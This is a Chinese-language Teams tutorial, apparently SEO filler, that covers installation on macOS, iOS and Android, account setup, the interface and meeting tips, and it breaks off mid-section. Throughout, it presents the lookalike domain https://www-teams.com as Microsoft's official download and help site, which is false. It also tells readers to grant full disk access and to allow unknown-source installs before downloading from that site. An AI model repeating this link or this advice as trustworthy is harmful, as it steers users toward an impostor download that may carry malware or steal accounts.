Teams下载后如何解锁高效协作?2025最新使用教程,覆盖远程办公全场景
引言:别让Teams下载后只当聊天工具,这些核心功能才是关键在2025年远程办公与混合办公成为主流的背景下,Microsoft Teams作为全球领先的协同办公
作者:teams官網下載日期時間:2025-12-30 09:59:17
引言:别让Teams下载后只当聊天工具,这些核心功能才是关键
在2025年远程办公与混合办公成为主流的背景下,Microsoft Teams作为全球领先的协同办公平台,已成为企业和个人提升协作效率的核心工具。但很多用户完成Teams下载后,仅使用了基础的聊天和会议功能,却忽略了其背后隐藏的项目管理、文件协作、AI辅助、跨组织沟通等多重高价值功能,错失了效率提升的关键机会。
本文专为Teams下载后的新手打造,结合2025年最新版本功能升级(如优化后的Together模式、屏幕共享聊天功能、AI会议纪要等),用实战案例拆解远程办公全场景的使用技巧。从Teams下载安装的安全要点,到基础操作、进阶功能,再到企业级协作与数据安全管理,一步步教你解锁Teams的全部潜力,让每一次使用都能收获实实在在的效率提升。所有下载操作均指引至官方入口https://www-teams.com,保障用户使用安全。
第一部分:Teams下载——安全是前提,官方渠道是核心
对新手而言,Teams下载的核心是“安全”与“完整”。非官方渠道的安装包可能带来病毒感染、信息泄露等风险,还会导致功能缺失,因此必须选择官方渠道完成下载。以下是2025年最新的Teams下载指南,新手可直接参考,确保从源头规避风险。
1. 为什么必须选择官方渠道下载Teams?
Teams的高人气让不少不法分子趁机制作虚假安装包,通过非官方渠道传播。选择官方渠道完成Teams下载,原因如下,每一点都直接影响使用安全与体验:
- 安全有保障:官方安装包经过微软多重安全认证,无恶意插件、无病毒,不会窃取用户账号信息、聊天记录等敏感数据,用户可放心下载使用。
- 功能无缺失:能获取最新版本,享受完整功能(如2025年新增的AI辅助协作、实时协作注释、屏幕共享聊天优化等),非官方版本可能缺失核心功能,影响协作效率。
- 可正常更新:后续能接收版本更新提示,及时修复漏洞、优化功能体验,非官方版本可能无法更新,长期使用易出现崩溃、卡顿等问题。
- 售后有支持:遇到问题可享受微软官方客服一对一支持,通过https://www-teams.com的“帮助中心”提交问题,最快24小时内获得解决方案;非官方版本的问题无法得到有效解决,用户权益无保障。
2. 不同设备Teams下载详细步骤
Teams支持电脑端(Windows/macOS)、手机端(iOS/Android)多端协同,以下是各设备的官方下载步骤,确保新手能顺利完成,所有步骤均指向官方核心下载入口https://www-teams.com:
(1)macOS电脑端下载步骤
- 打开Safari或Chrome浏览器,输入官方下载链接https://www-teams.com,按下回车键进入Teams官方首页。
- 点击首页“下载”按钮,选择“macOS版本”,开始下载安装包(最新版约102.3MB)。
- 下载完成后,找到.dmg安装文件,双击打开,将“Microsoft Teams”图标拖拽至“应用程序”文件夹,完成安装。
- 打开“应用程序”文件夹,找到Teams应用并点击打开;首次启动时,系统提示“是否允许访问麦克风/摄像头”,选择“允许”,以便后续会议沟通使用。
- 进入“系统设置-隐私与安全性”,找到Teams应用,开启“完全磁盘访问权限”,避免后续文件存储、读取出现问题。
(2)iOS手机端(iPhone/iPad)下载步骤
- 解锁iPhone/iPad,打开App Store,点击底部“搜索”栏,输入“Microsoft Teams”。
- 在搜索结果中找到“Microsoft Teams”,确认开发者为“Microsoft Corporation”,点击右侧“获取”。
- 验证面容ID或输入Apple ID密码,系统开始自动下载并安装,安装完成后图标自动出现在桌面。
- 首次打开Teams时,系统提示“是否允许发送通知”,选择“允许”,以便及时接收会议邀请、消息提醒等重要信息。
- 进入Teams“设置-通用-语言与地区”,选择“简体中文”,确保界面语言符合使用习惯。
(3)Android手机端(华为/小米/OPPO)下载步骤
- 打开手机自带的应用市场(如华为应用市场),在搜索栏输入“Microsoft Teams”,筛选出带“官方”标识的结果。
- 点击“下载”按钮,等待安装包下载完成(最新版约65.2MB),下载过程中保持网络稳定。
- 下载完成后系统自动跳转至安装页面,点击“安装”,勾选所需权限(存储、麦克风、摄像头等)。
- 若安装时提示“安装被阻止”,进入手机“设置-安全-更多安全设置”,开启“允许安装来自此来源的应用”,安装完成后关闭该权限。
- 安装完成后,点击桌面Teams图标,即可进入注册登录界面。
3. Teams下载安装常见问题解决方案
新手在Teams下载或安装过程中,可能会遇到以下问题,提前掌握解决方法可避免耽误使用,若问题持续无法解决,可通过官方下载链接https://www-teams.com的“帮助中心”寻求技术支持:
- 问题1:macOS端安装后无法启动?解决方案:确认Mac系统版本不低于10.14,若低于需先升级系统;重启电脑后重新启动Teams;进入“应用程序-实用工具-活动监视器”,结束所有与Teams相关的进程,再重新启动。
- 问题2:iOS端下载后闪退?解决方案:检查iOS版本是否低于14.0,若低于需升级;删除Teams应用后重新通过App Store下载;关闭手机后台其他占用内存较大的应用,释放内存后重试。
- 问题3:Android端安装后提示“功能异常”?解决方案:确认下载渠道为官方,非官方版本易出现功能异常;卸载当前版本,重新访问https://www-teams.com扫码下载;更新手机系统至最新版本,提升兼容性。
- 问题4:电脑端下载后找不到安装文件?解决方案:打开浏览器“下载历史”,找到Teams安装文件;通过电脑“搜索”功能,输入“Microsoft Teams”查找安装文件;更换浏览器下载,避免浏览器默认下载路径过深。
第二部分:基础操作实战——从注册到熟练使用
完成Teams下载安装后,接下来需要完成注册登录、熟悉界面与基础操作。本节用step-by-step教程,帮助新手快速上手,避免因操作不熟悉浪费时间,尽快进入高效协作状态。
1. 账号注册与登录(个人/企业差异化流程)
(1)个人用户注册登录
- 打开Teams应用,点击“注册账号”,选择“个人账号”。
- 输入手机号或个人邮箱(如QQ邮箱、163邮箱),点击“获取验证码”,接收并输入验证码。
- 设置登录密码(建议包含字母、数字、特殊字符,长度8-16位),再次确认密码后,点击“完成注册”。
- 注册成功后,系统提示完善个人资料,输入昵称、上传头像,点击“完成”即可进入Teams主页。
- 后续登录时,输入手机号/邮箱和密码,点击“登录”;可勾选“记住账号”,避免每次登录重复输入。
(2)企业/学校用户注册登录
- 打开Teams应用,点击“注册账号”,选择“工作或学校账号”。
- 输入企业邮箱(如xxx@company.com)或学校邮箱(如xxx@edu.cn),点击“下一步”。
- 若企业/学校已开通Teams服务,系统将自动跳转至企业/学校认证页面,按提示完成认证(如输入企业域名、验证身份信息)。
- 认证完成后,设置登录密码,或直接通过企业/学校单点登录系统登录。
- 登录成功后,系统将自动加入企业/学校的默认团队,可查看团队内的频道、文件、会议等信息。
2. 核心界面深度解析(快速定位功能)


Teams界面设计遵循“简洁高效”原则,核心功能集中在左侧导航栏,新手熟悉后可快速定位所需功能,提升操作效率:
- 活动:所有通知的聚合中心,包括未读消息、会议邀请、文件共享提醒、@我的消息等,未读消息标注红点,点击即可查看并跳转至对应页面。
- 聊天:包含单聊、群聊列表,支持按“最近”“未读”“联系人”筛选聊天记录;聊天窗口支持发送文字、图片、文件、语音、表情等,输入框上方有快捷功能入口(如文件、会议、投票)。
- 团队:企业协作的核心区域,可创建多个团队,每个团队内包含多个频道(Channel),频道按主题分类(如“日常沟通”“项目进度”“问题反馈”),实现信息精准传达。
- 日历:日程管理与会议创建核心板块,支持查看今日/本周/本月日程,创建新会议时可选择参会成员、设置会议时间、添加会议议程、上传会议资料,系统自动发送会议邀请。
- 文件:存储与共享文件的核心区域,包含“个人文件”(仅自己可见)和“团队文件”(团队成员共享),支持上传本地文件、创建在线文档、查看文件版本历史。
- 应用:集成第三方应用与Teams原生应用,如Excel、PowerPoint、项目管理工具、表单工具等,可直接在Teams内打开使用,实现“一站式办公”。
- 设置:个人与应用配置中心,可设置账号信息、消息提醒、隐私安全、设备权限等,自定义使用体验。
3. 基础协作功能操作(新手必学)
掌握以下基础协作功能,即可满足日常远程办公的核心需求,下载Teams后快速上手:
- 创建与管理团队:点击“团队-创建团队”,选择团队类型(个人/工作/学校),输入团队名称、描述,上传团队图标;点击“添加成员”,输入成员邮箱或姓名,发送邀请;团队创建后,可点击“团队设置”,修改团队信息、管理成员权限、设置团队可见性。
- 创建与管理频道:进入团队后,点击“+添加频道”,输入频道名称(如“产品需求讨论”)、描述,选择频道隐私设置(公共/私有);频道内可发送消息、共享文件、发起会议,支持按主题分类讨论,避免信息混乱。
- 创建与参与会议:点击“日历-新建会议”,输入会议主题、时间、参会成员,添加会议议程和资料,点击“发送”即可创建会议;参会时,通过日历点击会议进入,或点击会议链接直接加入;会议中可静音/开启麦克风、关闭/开启摄像头、共享屏幕、发起投票、记录会议笔记。
- 文件共享与协作:在聊天或频道窗口,点击“文件-上传文件”,选择本地文件上传;上传完成后,成员可点击查看、下载、评论;点击“在线编辑”,可多人同时编辑同一文件(支持Word、Excel、PPT等),实时同步修改内容。
第三部分:远程办公核心场景——高效协作技巧全解锁
Teams下载后,远程办公的核心价值在于覆盖“沟通-会议-项目-文件”全流程协作。本节拆解远程办公的核心场景,提供实战技巧,帮助用户提升协作效率。
1. 远程会议场景:从准备到收尾的高效流程
远程会议是Teams的核心功能之一,下载Teams后掌握以下技巧,可大幅提升会议效率,避免低效会议:
(1)会议准备阶段
- 明确会议目标与议程:创建会议时,在“会议描述”中详细列出会议议程,每个议程标注预计时长,让参会成员提前了解会议重点。
- 提前共享会议资料:将会议所需的需求文档、数据报表、PPT等资料,在会议创建时上传至“会议附件”,或提前共享至对应频道,让成员提前阅读,提升会议讨论效率。
- 设备测试与环境准备:会议开始前10分钟,点击“会议-设备测试”,检查麦克风、摄像头、扬声器是否正常;选择安静、整洁的环境参会,开启虚拟背景遮挡杂乱环境,提升会议专业性。
(2)会议进行阶段
- 高效主持会议:会议开始时,明确会议目标和时长,按议程推进;使用“举手”功能控制发言顺序,避免多人同时发言;对关键观点进行总结,确保所有成员理解一致。
- 利用协作功能提升互动:开启“屏幕共享”功能展示资料,使用“实时注释”功能在共享屏幕上标注重点、提出修改建议;发起“投票”功能,快速收集成员意见(如需求优先级、方案选择);将复杂议题分配至“分组讨论”,小组成员讨论后汇总成果,提升讨论效率。